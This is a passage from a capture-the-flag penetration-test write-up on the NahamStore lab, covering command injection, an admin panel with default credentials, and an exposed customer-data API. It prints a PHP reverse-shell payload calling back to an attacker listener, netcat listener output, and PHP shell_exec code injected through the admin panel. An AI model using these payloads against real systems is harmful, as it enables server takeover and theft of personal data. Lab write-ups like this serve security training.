
The screenshot shows the Burp Suite interface with the "HTTP" tab selected. The "Request" pane displays a crafted HTTP POST request to "http://nahamstore.thm/account/orders/6". The "Payload" section of the request contains the following encoded payload:

```
what=order&id=
1$php+-r+'$sock%3d$sockopen("10.8.27.121",9000)%3bexec('/bin/sh+-1+<%263
+>%263+2>%263")%3b'
```

The "Response" pane is currently empty, showing "Waiting".

9. Access the Shell:

- Go to your machine where you started the Netcat listener. You should now have a reverse shell.



```
(commandohtsrt㉿kali)-[~]
$ nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.8.27.121] from (UNKNOWN) [10.10.38.254] 48906
/bin/sh: 0: can't access tty; job control turned off
$
```

10. Test the Shell:

- Execute the `whoami` command to verify you have shell access.




```
(commandothsrt㉿kali)-[~]
$ nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.8.27.121] from (UNKNOWN) [10.10.38.254] 48906
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

11. Retrieve the Flag:

- Search for the flag on the server:

```
cd /
cat flag.txt
```



File Actions Edit View Help

commandothsrt@kali: ~/Downloads × commandothsrt@kali: ~/tools/burp × commandothsrt@kali: ~ × commandothsrt@kali: ~ ×

etc

flag.txt

home

lfi

lib

NahamStore v1.2

Target IP Address

Expires

18min 25s

Woop woop! Your answer is correct

media

mnt

opt

prince.deb

proc

root

run

sbin

srv

startup.sh

sys

tmp

Answer the questions below

usr

var

First RCE flag

\$ cat flag.txt

{93125e2a845a38c3e1531f72c250e676}

Submit

Impact

The exploitation of this vulnerability allows attackers to:

- Execute arbitrary commands on the server, leading to potential system compromise.
- Gain unauthorized access to sensitive files, including the flag file.
- Manipulate the server environment for further attacks.

Recommendations

To mitigate this issue, it is recommended to:

1. **Validate Input Parameters:** Ensure that all input parameters are validated and sanitized to prevent command injection vulnerabilities.
 2. **Implement Whitelisting:** Use whitelisting for accepted parameters to ensure only expected values can be processed.
 3. **Limit Execution Context:** Restrict the execution context of server-side scripts to prevent unauthorized code execution.
-

2.9 Admin Panel Vulnerabilities

1) Admin Panel Access Misconfiguration

Title → Admin Panel Misconfiguration

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → Critical

Description :

Admin Panel Misconfiguration vulnerability was discovered on port 8000 of **nahamstore.thm**. This admin panel was accessible with default credentials, allowing an attacker to gain full administrative control of the application. This misconfiguration exposes sensitive data and allows unauthorized users to perform administrative actions, such as editing source code and uploading malicious files.

Steps to reproduce:

- Through **Nmap** scanning, port 8000 was found to be open and hosting an admin panel.
 - The admin panel can be accessed with the default credentials `admin:admin`, allowing full access to sensitive parts of the application.
-

POC :

1. Nmap Scan:

- Perform an Nmap scan to identify open ports and services:


```
nmap -A -sS nahamstore.thm
```

- The scan reveals that port 8000 is open, hosting an admin panel.

```
[└$ sudo nmap -A -sS 10.10.43.151
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-11 16:57 EDT
Nmap scan report for nahamstore.thm (10.10.43.151)
Host is up (0.081s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 846e52cadb9edf0aaeb5703d07d69178 (RSA)
|   256 1a1ddbc998a64b18b10dfa939d55cd3 (ECDSA)
|_ 256 f63616b7668e7b350907cb90c9846338 (ED25519)
80/tcp    open     http     nginx 1.14.0 (Ubuntu)
|_http-title: NahamStore - Home
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     session:
|       httponly flag not set
3000/tcp  open     http     nginx 1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
```

2. Access the Port:

- Navigate to the admin panel via nahamstore.thm:8000/ but no result.



3. Content Discovery:

- Use a **ffuf tool** to discover the [/admin](#) endpoint:


```
(commandothsrt㉿kali)-[~]
$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://nahamstore.thm:8000/FUZZ -t 10 -c
ZZ -c
v2.1.0-dev

:: Method      : GET
:: URL        : http://nahamstore.thm:8000/FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 360ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 361ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 361ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 366ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 367ms]
# on at least 3 different hosts [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 369ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 371ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 371ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 373ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 397ms]
# Copyright 2007 James Fischer [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 397ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 397ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 398ms]
# directory-list-2.3-small.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 404ms]
admin      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 355ms]
:: Progress: [2299/87664] :: Job [1/1] :: 114 req/sec :: Duration: [0:00:20] :: Errors: 0 ::■
```

4. Open Admin Panel:

- Visit <http://nahamstore.thm:8000/admin>.



5. Bypass Authentication:

- Use default credentials `admin:admin` to log in and gain full access to the admin panel.

Marketing Manager Dashboard

Campaign Name	Date Started	Actions
Pre Opening Interest	12/10/2020 18:23	
Hoodie Giveaway	12/15/2020 10:16	

6. Edit the Source Code:

- Navigate to the **Marketing Manager** section, and insert a malicious PHP payload. Here's an example payload to execute a simple command:

```
<?php  
$output = shell_exec('whoami');  
echo "Current user: " . $output;  
?>
```

Edit Campaign

Campaign Details

Campaign Name:
Pre Opening Interest

Code:

```
<?php  
$output = shell_exec('whoami');
```

Back **Update**

7. See the Result:

- Open the link that points to the modified code and observe the command execution result (e.g., the output of `whoami`).



8. Flag Payload:

- To retrieve the flag, execute a PHP script that searches for `flag.txt` and displays its content:

```
php
Copy code
<?php
$filePath = shell_exec('find / -name "flag.txt" 2>/dev/null');
$filePath = trim($filePath);

if (!empty($filePath)) {
    echo "File found at: " . $filePath . "<br>";
    $content = file_get_contents($filePath);

    if ($content === false) {
        echo "Error reading the file.";
    } else {
        echo "Content of flag.txt: " . $content;
    }
} else {
    echo "flag.txt file not found.";
}
?>
```

9. Retrieve the Flag:

- After executing the payload, the content of the `flag.txt` file is displayed.



Completed !!

Task 11 RCE

Find ways to run commands on the webserver. You'll find the flags in /flag.txt

Answer the questions below

First RCE flag
[b42d2f1ff39874d56132537be62cf9e3] ✓ Correct Answer

Second RCE flag
(93125e2a845a38c3e1531f72c250e676) ✓ Correct Answer

Task 12 SQL injection

Impact

The exploitation of this vulnerability allows attackers to:

- Access sensitive system configurations and user information.
- Perform administrative actions, including user management and system modification.
- Fully compromise the security of the application by modifying code and executing arbitrary commands on the server.

Recommendations

To mitigate this issue, it is recommended to:

1. **Implement Strong Authentication:** Ensure that access to the admin panel is protected by secure, non-default credentials.

2. **Role-Based Access Control (RBAC)**: Implement RBAC to ensure that only authorized personnel can access administrative features.
3. **Monitor Access Logs**: Regularly audit access logs for any unusual activity, particularly on sensitive endpoints such as the admin panel.

2.10 Sensitive Data Disclosure Vulnerabilities

1) Sensitive Data Disclosure via Subdomain

- **Title** → Sensitive Data Disclosure
 - **Type (Web app /Linux OS / Windows OS)** → Web App
 - **Risk Rating** → Critical
-

Description :

A **Sensitive Data Disclosure** vulnerability was identified through a misconfigured subdomain, allowing access to sensitive customer information, including **Social Security Numbers (SSNs)**. This subdomain was discovered during an RCE investigation on **nahamstore.thm**, and upon further content discovery, it was found to expose personal data without proper authorization checks.

POC:


1. Remote Code Execution (RCE):

- After gaining RCE on the main domain, I listed all hosts from `/etc/hosts` and found a different subdomain not identified during subdomain enumeration:
`nahamstore-2020-dev.nahamstore.thm`.

```
$ cd ..
$ cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00 ::0 ip6-mcastprefix
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
172.17.0.3      2431fe29a4b0
127.0.0.1      nahamstore.thm
127.0.0.1      www.nahamstore.thm
172.17.0.1      stock.nahamstore.thm
172.17.0.1      marketing.nahamstore.thm
172.17.0.1      shop.nahamstore.thm
172.17.0.1      nahamstore-2020.nahamstore.thm
172.17.0.1      nahamstore-2020-dev.nahamstore.thm
10.131.104.72    internal-api.nahamstore.thm
$ █
```

2. Access the subdomain :

- Attempting to access the subdomain did not yield any immediate results.




3. Content Discovery on the Subdomain:

- Using **ffuf** for content discovery on the subdomain with the following command:

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://nahamstore-2020-dev.nahamstore.thm/FUZZ -c
```

- An endpoint named `/api` was discovered.

```
[commandothsrt@kali:~]
$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://nahamstore-2020-dev.nahamstore.thm/FUZZ -c

[]

v2.1.0-dev

:: Method : GET
:: URL   : http://nahamstore-2020-dev.nahamstore.thm/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Parallelization : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 430ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 421ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 420ms]
# Suite 300, San Francisco, California, 94105 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 420ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 421ms]
# on at least 3 different hosts [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 424ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 429ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 432ms]
# This work is licensed under the Creative Commons Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 437ms]
# or send a letter to Creative Commons, 171 Second Street, Suite 300, San Francisco, CA 94107, USA
# license, visit http://creativecommons.org/licenses/by/3.0/ [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 436ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1316ms]
# directory-list-2.3-small.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1317ms]
# Copyright 2007 James Fisher [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1312ms]
api [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 365ms]
:: Progress: [1490/87664] :: Job [1/1] :: 127 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

4. Content Discovery on the API Path:

- No useful information was found in the `/api` endpoint, so I ran content discovery again using **ffuf**:

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://nahamstore-2020-dev.nahamstore.thm/api/FUZZ -c
```

5. Customer Endpoint Discovered:

- I discovered a `/customers` endpoint, which looked promising.


```
[commando@kali:~] $ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://nahamstore-2020-dev.nahamstore.thm/api/FUZZ -c
[{'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {'/': '/'}, {"v2.1.0-dev

:: Method          : GET
:: URL            : http://nahamstore-2020-dev.nahamstore.thm/api/FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects: false
:: Calibration    : false
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500

# [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 83ms]
# Copyright 2007 Jason Fisher [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 85ms]
# directory-list-2.3-small.txt [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 85ms]
# [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 372ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 389ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 366ms]
# [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 369ms]
# license, visit http://creativecommons.org/licenses/by/3.0/ [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 367ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 367ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 367ms]
# [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 376ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 378ms]
# on at least 3 different hosts [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 378ms]
# [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 368ms]
customers [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 368ms]
:: Progress: [934/87664] :: Job [1/1] :: 124 req/sec :: Duration: [0:00:09] :: Errors: 0 :: ]
```


6. Access the Customer Endpoint:

- Upon accessing the endpoint, it required a `customer_id` parameter.




7. Add `customer_id` Parameter:

- I added the `customer_id=1` parameter and gained access to customer data.



8. SSN of Jimmy Jones:

- By accessing `nahamstore-2020-dev.nahamstore.thm/api/customers/?customer_id=2`, I retrieved the SSN of **Jimmy Jones**.



9. SSN Disclosure:

- The SSN was revealed and could be copied to solve the room.

Using a combination of subdomain enumeration, brute force, content discovery and fuzzing find all the subdomains you can and answer the below questions.

Answer the questions below

Jimmy Jones SSN

521-61-6392

Correct Answer

Impact:

The exploitation of this vulnerability could allow attackers to:

- Gain access to personally identifiable information (PII), such as Social Security Numbers (SSNs), leading to identity theft or financial fraud.
 - Violate data protection regulations, such as **GDPR** or **CCPA**, resulting in legal and financial penalties for the organization.
 - Cause significant damage to the organization's reputation and lead to loss of customer trust.
-

Recommendations:

To mitigate this issue, it is recommended to:

1. Restrict Access to Sensitive Endpoints:

Ensure that sensitive endpoints, such as `/customers/ssn` or `/customers/?customer_id=id` are properly secured and require authentication and authorization checks.

2. Encrypt Sensitive Data:

Ensure that all sensitive data is encrypted both at rest and in transit to prevent exposure in case of a breach.

3. Apply Role-Based Access Control (RBAC):

Implement RBAC to restrict access to sensitive data based on user roles.

4. Log and Monitor Access:

Monitor and log access to endpoints handling sensitive information to detect any unauthorized or suspicious activity.
